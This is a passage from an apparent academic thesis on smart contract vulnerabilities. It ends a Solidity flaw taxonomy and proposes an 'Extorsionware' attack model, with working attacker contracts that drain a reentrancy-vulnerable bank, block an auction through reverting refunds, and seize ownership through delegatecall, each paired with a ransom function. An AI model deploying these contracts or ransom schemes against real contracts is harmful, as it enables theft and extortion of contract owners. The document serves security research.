4.7 Arithmetic Bugs

Current contracts have Errors when Arithmetic bugs arise, but older contracts suffer different behaviour.

7A Integer over- or underflow

Integer over- and underflows occur when arithmetic operations exceed the maximum or minimum of integer types. Unless this exception is caught, a wrap-around occurs. In older versions, an unsigned integer a = 255 summed to 1 would result in a = 0.

7B Integer division

Incorrectly handling floating point numbers, represented as integers, may lead to inaccuracies, errors and vulnerabilities. In older versions, any integer divided by 0 returns 0. The same holds for the result of integer divisions, which are rounded down in Solidity.

7C Integer bugs or arithmetic issues

The conversion between signed and unsigned integers or between integers of different lengths may lead to incorrect results, as can the incorrect usage of arithmetic operators.

4.8 Bad Coding and Language Specific

8A Type cast

To interact with another contract, the programmer specifies its interface and uses it to typecast addresses. This mechanism allows the Solidity compiler to construct appropriate low-level calls. However, the compiler does not (cannot) check whether the interface matches the other contract, even though the programmer might have a false impression that the contract is correctly typed. Calling a contract with a wrong interface specification may invoke unintended entry points, with arguments interpreted differently than expected.

8B Coding error

This flaw consists of general coding errors, including typos and developer errors.

8C Bad coding pattern

Use of various coding patterns that are regarded as the wrong style.

8D Deprecated source language features

The use of deprecated language features is discouraged, as it may lead to known errors and vulnerabilities that were the cause for deprecation.

8E Write to arbitrary storage location

Due to quirks of the programming language (most notably Solidity) and programming mistakes, an attacker can modify arbitrary storage locations, like an owner variable used for access control. For example, Solidity allocates complex data types like structs, mappings and arrays statically in storage, even when declaring a local variable of such a type in a function. Using the variable before initializing it will give access to the first storage cell.

8F Use of assembly

The use of assembly instructions in high-level code is discouraged, as it can lead to various critical vulnerabilities.

8G Incorrect inheritance order

Solidity supports multiple inheritances, leading to an ambiguity called Diamond Problem if two or more base contracts define the same function. Programmers unaware of this aspect may base their code on wrong assumptions, leading to unexpected behaviour and vulnerabilities. This vulnerability is resolved using C3 Linearization, which leads to a deterministic method resolution order.

8H Variable shadowing

Solidity allows for ambiguous naming of variables when inheritance is used, which can lead to errors and vulnerabilities that are difficult to identify in complex contract systems.

8I Misleading source code

Malicious actors may apply various strategies to confuse or hide malicious contract code behaviour and trick users.

8J Missing logic, logical error or dead code

Missing logic, logical errors, or dead code can confuse or lead to unwanted behaviour and vulnerabilities.

8K Insecure contract upgrading

Even though upgrading contracts allow for fixing existing vulnerabilities, it counters the goal of entirely decentralized smart contracts. If a contract developer becomes malicious or is compromised, the updated contract can become malicious. The updating methods themselves are also complex to implement correctly and without flaws.

8L Inadequate or incorrect logging or documentation

Inadequate logging and documentation can confuse, lead to logical errors or unexpected behaviour and hampers auditing or testing the code for vulnerabilities.

4.9 Environment Configuration Issues

9A Short address

The EVM pads with zeroes if the provided address is shorter than the required length. Specific addresses with trailing zeroes are vulnerable to attackers if bad client sanitation checks.

9B Outdated compiler version

Using outdated compiler versions is strongly discouraged, as old compiler bugs or updates can lead to vulnerabilities in compiled Smart Contract code.

9C Floating or no pragma

The same compiler version and flags originally used for tests should be used when deploying the smart contract. Therefore the pragma should be locked to the correct compiler version.

9D Token API violation

Token contracts should meet applicable token standards such as ERC20 or ERC721 to avoid vulnerabilities and problems interacting with other contracts.

9E Ethereum update incompatibility

Gas cost for opcodes might change significantly in future Ethereum hard forks and break already deployed contract systems with fixed gas cost assumptions.

9F Confighuration error

The wrong configuration of the SC application toolchain can lead to errors and vulnerabilities, even if the smart contract itself is correct.

5
The Extorsionware

5.1 Extorsionware Attack Model

The attack model, which we discuss in this Chapter, was first proposed and briefly examined in the paper [1]. It takes its inspiration from the Ransomware Attack model. In a ransomware attack, the malicious user aims to block the workflow of the target by encrypting everything on its computers. The victim can reverse the encryption by buying the key to decrypt from the attacker for a conspicuous sum of untraceable money (e.g., bitcoin). More in detail, the attack can be divided into five phases:

1. **Exploitation and Infection**. The attacker finds a way to enter the targeted system, either via phishing or by finding a vulnerability, and has a way to deliver the malicious payload.
2. **Delivery and Execution**. The attacker successfully transmits the malware and executes it. Modern malware employs self-encryption to prevent exposure by intruder detection systems.
3. **Backup Spoliation**. This phase works exclusively for ransomware attacks. The malicious software searches for backups and starts the removal.
4. **Encryption**. The malware starts the encryption of the files in the machine. Modern ransomware can encrypt the data of all the computers in the same network of the patient zero. The encryption used is a strong one: usually, AES-256, which renders it impossible to recover the key.

5. **User Notification and Clean-up**. After the attack, the victim is notified with a prompt on the screen that the attack was successful. The window warns the user that if the attacker does not receive the money, it will definitively remove the encrypted files. In the same window there is also an address, Bitcoin or Ethereum, to which send the ransom.

Of course, the extorsionware, by existing in the blockchain, cannot work by encrypting another Smart Contract because they are immutable by design. The objective of workflow disruption is obtained by blocking the SC normal routine by exploiting specific vulnerabilities. Analogous to the ransomware attack, we can distinguish five phases:

1. **Scouting for vulnerable SC**s. With the help of automated tools for vulnerability detection, we can search for vulnerable Smart Contracts.
2. **Zero-knowledge Attack**. The attacker shows the victim that it has control over the vulnerable SC. It can be a specific withdrawal or demonstrate that the SC no longer works as intended.
3. **Compensation request**. The attacker gives the victim the ultimatum
4. **Continuous Exploitation**. Unlike a ransomware attack, the attacker often cannot delete the SC but can continue indefinitely to disrupt the behavior or until the payment has been made.
5. **Final Threat and Ransom Payment**. Finally, the attacker can threaten to sell the flaw to the black market if the victim does not comply with the demand.If the victim pays, the attacker can reveal the vulnerability and stop the disruption.

By applying this attack model, the ransom demand might be more copious than the amount of ether the malicious user can steal from a Smart Contract. The victim may be willing to pay a large amount of money to avoid losing its reputation and proceed to find a way to fix the Smart Contract. Figure 5.1, shows the workflow of the novel attack model.

5.2 Extorsionware Application

The attack model proposed works by exploiting vulnerabilities in Smart Contract. With the help of the taxonomy in Chapter 4 we can use some of them. Not every weaknesses is appliable to the Extorsionware, e.g., Transaction origin (6A) is barely exploitable; to make it work, we would need the victim to start an iteration to the malicious Smart Contract, but that's not likely in a real-world scenario. Therefore, in this Section, we explore the application of some



Figure 5.1: Schema representing the Extorsionware Attack model (Icons from FreePik)

vulnerabilities to the Extorsionware model with the aid of written solidity source code and summary graphs. The flaws studied in the following paragraphs are the ones detected by the tool chosen in Chapter 6 for the final analysis.

5.2.1 Re-entrancy

We can exploit reentrancy vulnerability to deploy the extorsionware attack model. This vulnerability allows any user to siphon all the balance of the Smart Contract by calling the withdrawing function before its termination. This exploit is usually possible because the variable that keeps track of the user's balance gets updated after the transfer, allowing for a recurrent call that still passes the initial function's requirements. The SWC has given 107 as the ID of this flaw, and we sometimes will refer to it also as SWC-107. The Contract in Code 5.1 represents a small and simple example of a bank-like Smart Contract that allows to store or withdraw definite quanti-

ties of ether. The SC is affected by SWC-107, and the instruction in line 15 causes it. Phase one of the attack is complete: the attacker knows the vulnerability and attempts to blackmail the contract owner. The malevolent actor can now write a Smart Contract, similar to Code 5.2, to interact with and exploit the vulnerable SC. Once the malicious SC is online, the attacker can decide on a ransom by invoking *setRansom()*. If the victim pays, it will interact with the Malicious Smart Contract's function: *payRansom()* that guarantees the destruction of the SC. Once the extorsion price is set, the Malicious actor can perform small tap attacks to poke the victim and show that it can violate the SC. By selecting a small integer to pass in function *attack()*, the attacker can annoy the victim with small doses of withdrawal reentrancy. At this point, the victim, notified by the malicious user, knows that it is under attack and can pay for the extorsion or try to understand where the vulnerability lies by looking at the transactions' history. The summary of the interactions is shown in Figure 5.2, while Figure 5.3 illustrates how the transaction appears in the blockchain in chronological order, represented by the arrows. The green checks show that the transaction was successful. At the right of the dashed line are the different states of the addresses' balances after each transaction. In this example the user interacts with the contract, the attacker launches the attack with the malicious SC and the user pays the ransom..

```
1  // SPDX-License-Identifier: GPL-3.0
2  pragma solidity ^0.8.7;
3
4  contract Victim{
5      mapping(address => uint) public balances;
6
7      function deposit() public payable {
8          balances[msg.sender] += msg.value;
9      }
10
11     function withdraw(uint amount) public{
12         uint bal = balances[msg.sender];
13         require(bal > 0);
14         require(bal >= amount);
15
16         (bool sent, ) = msg.sender.call{value: amount}("");
17         require(sent, "Failed to send Ether");
18
19         balances[msg.sender] -= amount ;
20     }
21 }
```

Code Snippet 5.1: Deposit Smart Contract with Reentrancy vulnerability

```
1  contract Mallory {
2      Victim public depositFunds;
```

```
3        address owner;
4        uint tap;
5        uint ransom;
6
7        constructor(address _depositFundsAddress) {
8            depositFunds = Victim(_depositFundsAddress);
9            owner = msg.sender;
10           tap = 99; // default arbitrary value to siphon everything when ransom is not payed
11           ransom = 1 ether;
12       }
13
14       // Fallback is called when DepositFunds sends Ether to this contract.
15       fallback() external payable {
16           if (address(depositFunds).balance >= 1 ether && tap == 99) {
17               depositFunds.withdraw(msg.value);
18           }
19           else if (address(depositFunds).balance >= 1 ether && tap > 0) {
20               tap = tap -1;
21               depositFunds.withdraw(msg.value);
22           }
23       }
24
25       function attack(uint _tap) external payable {
26           // tap is used in the step 2) and 4) of the attack, to continue doing reentrancy but int small
          doses
27           tap = _tap;
28
29           depositFunds.deposit{value: msg.value}();
30           depositFunds.withdraw(msg.value);
31       }
32
33       function payRansom() external payable {
34           // The victim pays the ransom and the contract gets destroyed
35           require(msg.value >= ransom);
36           selfdestruct(payable(owner));
37       }
38
39       function setRansom(uint _ransom) external {
40           require(msg.sender == owner);
41           ransom = _ransom;
42       }
43   }
```

Code Snippet 5.2: Malicious Smart Contract that exploits the Reentrancy in Code 5.1



Figure 5.2: Schema of the Extorsionware attack modeled to exploit Reentrancy (Icons from FreePik)



Figure 5.3: Representation of the recorded blockchain instruction for the Extorsionware attack applied to re-entrancy vulnerability. Arrows represent chronological order. On the right is reproduced the balance state of the accounts.(Icons from FreePik)

5.2.2 Denial of Service

Denial of Service, commonly called by its acronym DoS, is an attack that completely interrupts the intended behaviour of a Smart Contract. In the taxonomy in Table 4.1, this vulnerability is named 3B Unexpected Throw or Revert. Checking for transaction errors can help prevent ether loss and avoid vulnerability 4A (Frozen Ether). However, it can cause the Code to be

vulnerable to other threats. For instance, in Code 5.3, there is a check on line 14 that revert the state of the contract if the transaction fails. In this toy example, the Smart Contract is a bidding system that saves the address and ether of the highest bidder. If a new user bids a higher amount of ether, it is saved instead. Let us consider bidder A which submits an amount of currency via a contract that reverts every time it gets back its money, user A will always remain the top bidder because the contract cannot complete the refund transaction. Code 5.4 shows a case of DoS, where become_highest_bidder() is invoked to call the offer. In solidity, two base functions can be implemented and are triggered when the Smart Contract receives some currency: receive and fallback. The toy example at Code 5.4 implements only receive(), which triggers at every transaction the SC receive. Another important built-in function is *require(condition, error message)*, basically it is a syntactic sugar for doing *if(¬ condition) -> revert(error message)*. By implementing a variable locked (true by default), the receive function will always fail the initial requirement; therefore, reverting the state. This implementation will block the victim SC in Code 5.3 because line 14 reverts if the transaction fails and never updates the new highest bidder. Finally, when the victim pays the extorsion, calling *payRansom()* sets the locked variable to false, the malicious Smart Contract can receive the refund, and the victim SC can continue doing its intended job. The whole process is summarized in Figure 5.4 while the recorded transactions are shown in Figure 5.5, which reports the transactions, in chronological order, via arrows. The green checks and red Xs show successful transactions and failed ones. The first wrong transaction is normal behaviour when a user bids an amount not larger than the highest at the moment of the bid. The second one is the Denial of Service functioning: no user can take the lead in the auction as long as the malicious Smart Contract reverts when receiving back the money. The problem is resolved when the user pays the ransom.

```
1  // INSECURE
2
3  // SPDX-License-Identifier: GPL-3.0
4  pragma solidity >= 0.8;
5
6  contract Auction {
7      address payable currentLeader;
8      uint public highestBid;
9
10     function bid() payable public {
11         if (msg.value <= highestBid) { revert("Current highest bid is higher"); }
12
13         bool status = currentLeader.send(highestBid);
14         if (!status) { revert("Could not send ETH back"); } // Refund the old leader, and throw if it
       fails
15
```

```
        currentLeader = payable(msg.sender);
        highestBid = msg.value;
    }
}
```

Code Snippet 5.3: Bidding Smart Contract vulnerable to DoS attack

```
// Malicious Contract
// SPDX-License-Identifier: GPL-3.0
pragma solidity >= 0.8;


contract Mallory {
    address owner;
    bool public locked;
    uint ransom;

    constructor() {
        locked = true;
        owner = msg.sender;
        ransom = 50 ether;
    }

    function become_highest_bidder(address target) payable public {
        (bool success, bytes memory _data) = target.call{value: msg.value, gas: 70000}(abi.
     encodeWithSignature("bid()"));
        if (!success) {revert();}
    }

    function payRansom() payable public {
    //Function that accept ETH to unlock or owner tx
        require(msg.value >= ransom);
        locked = false;
    }

    function withdraw() external{
    //function to retrieve ether if there is some in deposit
        require(msg.sender == owner);
        payable(msg.sender).transfer(address(this).balance);
    }

   receive() external payable{
       // if (locked) {revert("Locked!");}
       require(!locked,"Better pay the extorsion");
    }

}
```

Code Snippet 5.4: Malicious Smart Contract that exploits the DoS in Code 5.3



Figure 5.4: Schema of the Extorsionware attack modeled to DoS (Icons from FreePik)



Figure 5.5: Representation of the recorded blockchain instruction for the Extorsionware attack applied to Denial of Service vulnerability. Arrows represent chronological order. On failed transaction the error message is shown in red. (Icons from FreePik)

5.2.3 Delegatecall to untrusted contract

A delegate call is a type of call that is implementable in a Smart Contract. It works like a primary call by specifying the targeted Smart Contract address. However, the code gets executed with the caller storage, msg.sender and msg.value. The undesired effects can be catastrophic as a contract can manipulate the caller contract's internal structure if there is no sound authentication system. The flaw consists in leaving the target address field open to every user. Code 5.5

shows an SC that uses a delegatecall in lines 14-15, and the intended use is to update an internal value as shown in Code 5.6. A malicious user can create a Smart Contract, as in Code 5.7, with the same function *setVar()* but with different behaviour: it can also alter the owner variable by becoming the owner of the first SC since the instructions are done in the caller storage. By becoming the owner, the malicious user can call delicate functions that require the message sender to be the owner. Figure 5.6 shows a clear summary of the extorsionware attack model applied to the delegatecall to untrusted contract flaw, while Figure 5.7 displays the recorded transactions. The second transaction is the delegate call of the Smart Contract in Code 5.6 that successfully changes the value of num. The fourth represents the delegate call of the Malicious SC in Code 5.7, which unexpectedly changes also the value owner.

```
// SPDX-License-Identifier: GPL-3.0
pragma solidity ^0.8.7;

contract A {
    uint public num;
    address public owner;

    constructor() {
        owner = msg.sender;
    }

    function setVars(address _contract, uint _num) public payable {
        // A's storage is set, B is not modified.
        (bool success, bytes memory data) = _contract.delegatecall(
            abi.encodeWithSignature("setVars(uint256)", _num)
        );
    }

    function important() public {
        require(owner == msg.sender);
        // Delicate stuff...
    }
}
```

Code Snippet 5.5: Smart Contract vulnerable to delegatecall to untrusted SC

```
contract B {
    // NOTE: storage layout must be the same as contract A
    uint public num;
    address public owner;

    function setVars(uint _num) public payable {
        num = _num;
    }
}
```

Code Snippet 5.6: Intended interaction of dellegatecall setVar()

```
contract M {
    // NOTE: storage layout must be the same as contract A
    uint public num;
    address public owner;

    function setVars(uint _num) public payable {
        num = _num;
        owner = msg.sender;
    }
}
```

Code Snippet 5.7: Malicious SC that exploits the delegatecall to untrusted contract to modify the owner



Figure 5.6: Schema of the Extorsionware attack modeled to delegatecall to untrusted contract (Icons from FreePik)



Figure 5.7: Representation of the recorded blockchain instruction for the Extorsionware attack applied to Delegate call to untrusted contract vulnerability. Arrows represent chronological order. Malicious interactions are updated in red in variable state on the right. (Icons from FreePik)

5.2.4 Other vulnerabilities

It is worth mentioning that the attack is applicable with many other vulnerabilities, such as Unprotected send/withdrawal (6D), since having unprotected access to the Smart Contract balance can disrupt its behaviour. Simply a malicious user can steal the currency or tokens that the Smart Contract holds and recreate a behaviour simar to Section 5.2.1, with the re-entrancy vulnerability. Other flaws, like Unprotected selfdestruct (6C), are much more drastic because

